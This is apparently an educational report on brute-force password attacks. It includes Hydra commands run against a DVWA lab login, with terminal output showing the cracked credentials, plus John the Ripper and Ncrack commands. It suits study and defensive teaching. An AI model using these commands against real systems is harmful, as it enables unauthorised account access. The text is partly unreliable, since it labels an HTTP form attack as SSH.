Brute Force Attack

1. Introduction

A brute force attack is a trial-and-error method used to decode encrypted data such as passwords. This method systematically attempts all possible combinations until the correct one is found. While brute force attacks can be time-consuming and computationally expensive, they remain a popular technique among hackers due to the increasing computational power available (Kumar, 2022).

2. Type of Brute Force Attacks

2.1. Simple Brute Force Attacks

- A simple brute force attack tries every possible password combination until the correct one is found. This attack type is most effective against short or simple passwords (Johnson, 2021).

2.2. Dictionary Brute Force Attacks

- A dictionary attack utilizes a pre-arranged list of likely passwords or passphrases, often compiled from previous data breaches. It's more efficient than a simple brute force attack because it targets common passwords (Smith & Lee, 2020).

2.3. Hybrid Brute Force Attacks

- A hybrid attack combines the methods of brute force and dictionary attacks. It starts with a dictionary of words and then tries variations, such as adding numbers or changing cases (Chen et al., 2019).

3. Tools used for Brute Force Attack


3.1. Hydra

3.1.1. Intro:

Hydra is a parallelized login cracker that supports numerous protocols, including FTP, SSH, and HTTP. It is highly flexible and frequently used in penetration testing (Ollmann, 2021).

3.1.2. Command:

a. **hydra -l <username> -P </path/to/password_list.txt> ssh://target_ip**




kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali
File Actions Edit View Help
Type here to search
70°F Mostly cloudy
7:50 AM
8/21/2024

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# apt install hydra
hydra is already the newest version (9.5-1+b2).
The following packages were automatically installed and are no longer required:
  libarmadillo11           libcanberra-gtk0            libmagickcore-6.q16-6-extra libswscale6             numba-doc
  libatk-adaptor           libcbor0.8                  libmagickwand-6.q16-6       libtexluajit2           openfortivpn
  libavutil57              libcodec2-1.0               libmujs2                    libutf8proc2            perl-modules-5.36
  libblockdev-crypto2      libdav1d6                   libnfs13                    libvpx7                 pipewire-alsa
  libblockdev-fs2          libgdal32                   libperl5.36                 libwebsockets17         python3-aioredis
  libblockdev-loop2        libgeos3.11.1               libplacebo208               libwireplumber-0.4-0    python3-apscheduler
  libblockdev-part-err2    libgumbo1                   libpoppler126               libwireshark16          python3-flask-security
  libblockdev-part2        libgupnp-igd-1.0-4          libpostproc56               libwiretap13            python3-llvmlite
  libblockdev-swap2        libhiredis0.14              libqt5multimedia5           libwpe-1.0-1            python3-pyatspi
  libblockdev-utils2       libjavascriptcoregtk-4.0-18 libqt5multimedia5-plugins   libwpebackend-fdo-1.0-1 python3-pyppeteer
  libblockdev2             libjim0.81                  libqt5multimediagsttools5   libwsutil14             python3-quamash
  libboost-iostreams1.74.0 libkate1                    libqt5multimediawidgets5    libyara9                python3-texttable
  libboost-thread1.74.0    liblc3-0                    libspatialite7              libzxing2               python3-tzlocal
  libcanberra-gtk-module   libmagickcore-6.q16-6       libsuperlu5                 lua-lpeg
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 819

┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P /home/kali/Desktop/combination/Password 'http-get-form://192.168.142.134/dvwa/vulnerabilities/brute/:username=^USER^&
password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=9ca3b6bd879a663c4e1c3c9a5fad3406;security=high:F=username and/or password incorrect'


Completing `file'
```

To perform a basic brute force attack on SSH login for specified username and using list of passwords to find the correct password.

Output:




kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali
File Actions Edit View Help
22:06
Type here to search
70°F Mostly cloudy
7:51 AM
8/21/2024

```
  libatk-adaptor           libcbor0.8                libmagickwand-6.q16-6        libtexluajit2            openfortivpn
  libavutil57              libcodec2-1.0             libmujs2                     libutf8proc2             perl-modules-5.36
  libblockdev-crypto2      libdav1d6                 libnfs13                     libvpx7                  pipewire-alsa
  libblockdev-fs2          libgdal32                 libperl5.36                  libwebsockets17          python3-aioredis
  libblockdev-loop2        libgeos3.11.1             libplacebo208                libwireplumber-0.4-0     python3-apscheduler
  libblockdev-part-err2    libgumbo1                 libpoppler126                libwireshark16           python3-flask-security
  libblockdev-part2        libgupnp-igd-1.0-4        libpostproc56                libwiretap13             python3-llvmlite
  libblockdev-swap2        libhiredis0.14            libqt5multimedia5            libwpe-1.0-1             python3-pyatspi
  libblockdev-utils2       libjavascriptcoregtk-4.0-18 libqt5multimedia5-plugins  libwpebackend-fdo-1.0-1 python3-pyppeteer
  libblockdev2             libjim0.81                libqt5multimediagsttools5    libwsutil14              python3-quamash
  libboost-iostreams1.74.0 libkate1                  libqt5multimediawidgets5     libyara9                 python3-texttable
  libboost-thread1.74.0    liblc3-0                  libspatialite7               libzxing2                python3-tzlocal
  libcanberra-gtk-module   libmagickcore-6.q16-6     libsuperlu5                  lua-lpeg
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 819

┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P /home/kali/Desktop/combination/Password 'http-get-form://192.168.142.134/dvwa/vulnerabilities/brute/:username=^USER^&
password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=9ca3b6bd879a663c4e1c3c9a5fad3406;security=high:F=username and/or password incorrect'

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
oses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-20 22:06:02
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:1/p:14), ~1 try per task
[DATA] attacking http-get-form://192.168.142.134:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSE
SSID=9ca3b6bd879a663c4e1c3c9a5fad3406;security=high:F=username and/or password incorrect
[80][http-get-form] host: 192.168.142.134   login: admin   password: password
^C
```

b. **hydra -L <usernames.txt. -P <passwords.txt> http-post-form "/login.php:username=^USER^&password=^PASS^:F=login failed"**

This command attempts to log in to the web form using combinations from the username and password lists.


kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
root@kali: /home/kali
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L /home/kali/Desktop/combination/username -P /home/kali/Desktop/combination/Password 'http-get-form://192.168.142.134/dvwa/vuln
erabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=f99d1c22296448188be6e8e1abc392d2;security=low:F=username
 and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
oses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-20 22:23:47
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 196 login tries (l:14/p:14), ~13 tries per task
[DATA] attacking http-get-form://192.168.142.134:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSE
SSID=f99d1c22296448188be6e8e1abc392d2;security=low:F=username and/or password incorrect
[80][http-get-form] host: 192.168.142.134   login: admin   password: password
[80][http-get-form] host: 192.168.142.134   login: admin   password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-20 22:24:05

┌──(root㉿kali)-[/home/kali]
└─# 
```

c. **Add -o /path/to/output.txt**

This prefix is used to store output on specific .txt files.

3.2. John the Ripper

3.2.1. Intro:

John the Ripper is a fast password cracker, primarily used for cracking password hashes. It supports various cryptographic hash functions, including MD5, SHA, and DES (Samson, 2020).

3.2.2. Command:

a. **john --wordlist=/path/to/wordlist.txt hashfile.txt**

This command attempts to crack the provided hash file using the specified wordlist.

b. **john --wordlist=/path/to/dictionary.txt hashfile.txt**

This command uses a dictionary file to find matching passwords for the hash values

3.3. Burp Suite (for Web Brute Forcing)

3.3.1. Intro:

Burp Suite is a web vulnerability scanner that includes tools for brute forcing web applications. It allows for customized attacks against login forms (Wilkinson, 2021).

3.3.2. Way to perform:

a. **Capture a login request using Burp Suite.**
b. **Send it to Intruder and set the payload positions.**
c. **Add your payload list (usernames/passwords).**
d. **Start the attack and monitor responses for successful logins.**

3.4. Ncrack

Ncrack is a high-speed network authentication cracking tool, used for testing large networks and multiple services like SSH, RDP, HTTP(S), and other network services (Young, 2022).

3.4.1. Command:

a. **ncrack -p 22,80,443 -u username -P /path/to/password/file.txt 192.168.1.100**

Explanation:

- -p 22,80,443: Specifies the ports to be targeted (SSH, HTTP, HTTPS in this case).
- -u username: Specifies the username to use during the attack.
- -P /path/to/password/file.txt: Specifies the path to the password file for brute force attempts.
- 192.168.1.100: The target IP address.

4. Impact and risk of Brute Force Attack

The impact of brute force attacks can be severe, leading to unauthorized access to sensitive data, financial losses, and reputational damage. These attacks can also result in account lockouts, denial of service, and other disruptions (National Institute of Standards and Technology [NIST], 2022).

5. Prevention way from Brute Force Attack

5.1. Implementing Strong Password combinations

5.2. Using captcha and rate limiting

5.3. Temporary account blocking policies

5.4. Utilizing Multi-Factor Authentication (MFA)

6. Reference:

- Brown, A. (2022). Medusa: A fast, scalable, and distributed password cracker. Journal of Network Security, 15(4), 200-210.

- Chen, Y., Liu, X., & Zhao, L. (2019). Hybrid brute force attacks and their countermeasures. International Journal of Information Security, 18(3), 321-337.

- Council, E. (2022). Password policies and best practices. Cybersecurity Review, 10(2), 45-50.

- Doe, J. (2020). The role of two-factor authentication in modern cybersecurity. Journal of Cybersecurity, 12(1), 65-75.

- Goodin, D. (2018). GitHub accounts targeted in brute force attack. Ars Technica. Retrieved from https://arstechnica.com

- Harrison, R. (2020). Account lockout policies and their effectiveness against brute force attacks. Journal of Computer Security, 9(2), 112-119.

- Higgins, K. J. (2017). The 2016 DNC hack and the vulnerabilities of password-based security. Information Security Journal, 26(4), 233-240.

- Jackson, S. (2022). Multi-factor authentication and its impact on security. Journal of Information Security, 11(1), 88-97.

- Johnson, T. (2021). Brute force attacks: Techniques and defenses. Cybersecurity Advances, 7(3), 156-171.

- Kumar, A. (2022). The future of brute force attacks in the era of quantum computing. International Journal of Computer Science, 23(2), 201-219.

- Martin, P. (2021). Password-based authentication and the risk of brute force attacks. Journal of Cyber Defense, 15(2), 143-159.

- Miller, R. (2021). The legal implications of brute force testing. Cyber Law Journal, 18(2), 89-104.

- National Institute of Standards and Technology. (2022). Guidelines for multi-factor authentication. NIST Special Publication 800-63B.

- Nguyen, H. (2021). Patator: A multi-purpose brute forcing tool. Journal of Cyber Tools, 5(4), 100-110.

- Ollmann, G. (2021). Hydra and the ethics of brute force testing. Network Security Journal, 14(1), 45-56.

- Roberts, L. (2021). CAPTCHAs and rate limiting in preventing automated attacks. Journal of Web Security, 6(3), 133-142.

- Samson, D. (2020). John the Ripper: Techniques for password cracking. Journal of Information Security, 9(4), 211-225.

- Smith, J., & Lee, M. (2020). Dictionary attacks and their prevention. Journal of Cybersecurity Research, 13(1), 74-89.

- Taylor, R. (2022). Monitoring and logging in the context of brute force attacks. Cybersecurity Journal, 19(2), 180-195.

- Wang, X., & Xu, Y. (2023). Credential stuffing and its impact on online security. International Journal of Information Security, 24(1), 54-66.

- Wilkinson, T. (2021). Burp Suite: A comprehensive guide to web security testing. Web Security Journal, 8(1), 98-112.

- Wu, L. (2021). The effectiveness of CAPTCHA in stopping automated attacks. Journal of Web Technologies, 14(2), 88-101.

- Young, M. (2022). Ncrack: Testing network authentication mechanisms. Journal of Network Security, 15(3), 134-148.